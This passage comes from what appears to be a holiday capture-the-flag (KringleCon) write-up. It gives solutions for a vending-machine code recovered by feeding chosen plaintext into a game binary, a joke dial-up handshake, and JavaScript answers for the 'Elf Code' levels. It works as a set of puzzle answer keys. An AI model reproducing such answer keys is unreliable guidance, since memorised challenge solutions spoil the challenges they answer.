    echo -e "$letter\n$letter" | ./vending-machines
    cat vending-machines.json >> vending-machines-all.json
done
```

What was really helpful was to physically line up the cipher text of my output with the original. Like this...

Position	1	2	3	4	5	6	7	8	9	10
original	L	V	E	d	Q	P	p	B	w	r
CCCCCCCCCC	(L)	b	n	3	U	(P)	9	W	L	b
aaaaaaaaaaa	9	(V)	b	t	a	c	(p)	g	9	V
nnnnnnnnnn	b	h	(E)	6	2	X	D	(B)	b	h
ddddddddddd	0	R	L	(d)	1	w	W	b	0	R
yyyyyyyyyyy	i	L	5	J	(Q)	A	M	U	i	L
eeeeeeeeeee	w	c	Z	Q	A	Y	u	e	(w)	c
1111111111	2	r	D	0	5	L	k	I	2	(r)

```
elf@c790d3a08fbc ~ $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > CandyCane1
Checking.....

Vending machines enabled!!
```

Dialup

Challenge

All the lights on the Christmas trees throughout the castle are controlled through a remote server. We can shuffle the colors of the lights by connecting via dial-up, but our only modem is broken! Fortunately, I speak dial-up. However, I can't quite remember the handshake sequence.

Maybe you can help me out? The phone number is 756-8347; you can use this blue phone.

Answer

1. Start by dialing the number: **756-8347**
2. Wait for the tone then press: **baa DEE brr**
3. Press **aaah**
4. Press **wewewrrrrrrr**
5. Press **bedurrrunditty**
6. Press **schrrhrhrtr**

The most fun challenge ever! HAH



The Elf Code

Challenge

Use your JavaScript skills to retrieve the nabbed lollipops from all the entrances of KringleCon.

Answer

- **Level 1**

```
elf.moveLeft(10)
elf.moveUp(10)
```

- **Level 2**

```
elf.moveLeft(6)
var sum = elf.get_lever(0) + 2
elf.pull_lever(sum)
elf.moveLeft(4)
elf.moveUp(10)
```

- **Level 3**


```
elf.moveTo(lollipop[0])
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[2])
elf.moveUp(1)
```

- **Level 4**

```
for (var counter = 1; counter < 50;
counter++) {
  elf.moveLeft(1)
  elf.moveUp(40)
  elf.moveLeft(1)
  elf.moveDown(40)
  counter++
}
```

- **Level 5**

```
elf.moveTo(munchkin[0])
var value = elf.ask_munch(0)
var answer = value.filter(elem => typeof elem === 'number')
elf.tell_munch(answer)
elf.moveUp(2)
```



- **Level 6**

```
for (var counter = 0; counter < 4; counter++) {
  elf.moveTo(lollipop[counter])
}
elf.moveTo(munchkin[0])
function getKeyByValue(object, value) {
  return Object.keys(object).find(key => object[key] ===
value);
}
var json = elf.ask_munch(0)
var answer = getKeyByValue(json, "lollipop")
elf.tell_munch(answer)
elf.moveUp(2)
```

- **Level 7 (bonus level 1)**

```
function lever(lever_number) {
  elf.pull_lever(lever_number)
}

function add_munchkins(r) {
  return r.reduce(function r(u, n) {
    return Array.isArray(n) ? n.reduce(r, u) : n ===
Math.round(n) ? u + n : u
  }, 0)
}

for (m = 0, l = 0; m < 5; m++, l++) {
  elf.moveDown(m + 1)
  lever(1)
  elf.moveLeft(m + 2)
  lever(1 + 1)
  elf.moveUp(m + 3)
  lever(1 + 2)
  elf.moveRight(m + 4)
  lever(1 + 3)
  m = m + 3
  l = l + 3
}
elf.moveUp(2)
elf.moveLeft(4)
elf.tell_munch(add_munchkins)
elf.moveUp(1)
```

- **Level 8 (bonus level 2)**

```
function MoveUp(e) {
  elf.moveUp(e)
}

function MoveLeft(e) {
  elf.moveLeft(e)
}

function MoveRight(e) {
  elf.moveRight(e)
}

for (leverValues = [], i = 0; i < 6; i++) {
  var num0 = elf.get_lever(i);
  leverValues.push(num0)
}

function PullLever(e) {
  elf.pull_lever(e)
}

function getKey() {
  var e = elf.ask_munch(0);
  for (i of e)
    for (j in i)
      if ("lollipop" === i[j]) return j
}

leverValues0 = leverValues[0], leverValues1 = leverValues[0] +
leverValues[1], leverValues2 = leverValues[0] + leverValues[1]
+ leverValues[2], leverValues3 = leverValues[0] +
leverValues[1] + leverValues[2] + leverValues[3], leverValues4
= leverValues[0] + leverValues[1] + leverValues[2] +
leverValues[3] + leverValues[4], leverValues5 = leverValues[0]
+ leverValues[1] + leverValues[2] + leverValues[3] +
leverValues[4] + leverValues[5], leverValues6 = leverValues[0]
+ leverValues[1] + leverValues[2] + leverValues[3] +
leverValues[4] + leverValues[5] + leverValues[6], MoveRight(1),
PullLever(leverValues0), MoveUp(2), MoveLeft(3),
PullLever(leverValues1), MoveUp(3), MoveRight(5),
PullLever(leverValues2), MoveUp(2), MoveLeft(7),
PullLever(leverValues3), MoveUp(2), MoveRight(9),
PullLever(leverValues4), MoveUp(2), MoveLeft(11),
```

```
PullLever (leverValues5), MoveUp(2), elf.tell_munch(getKey),  
MoveRight(11);
```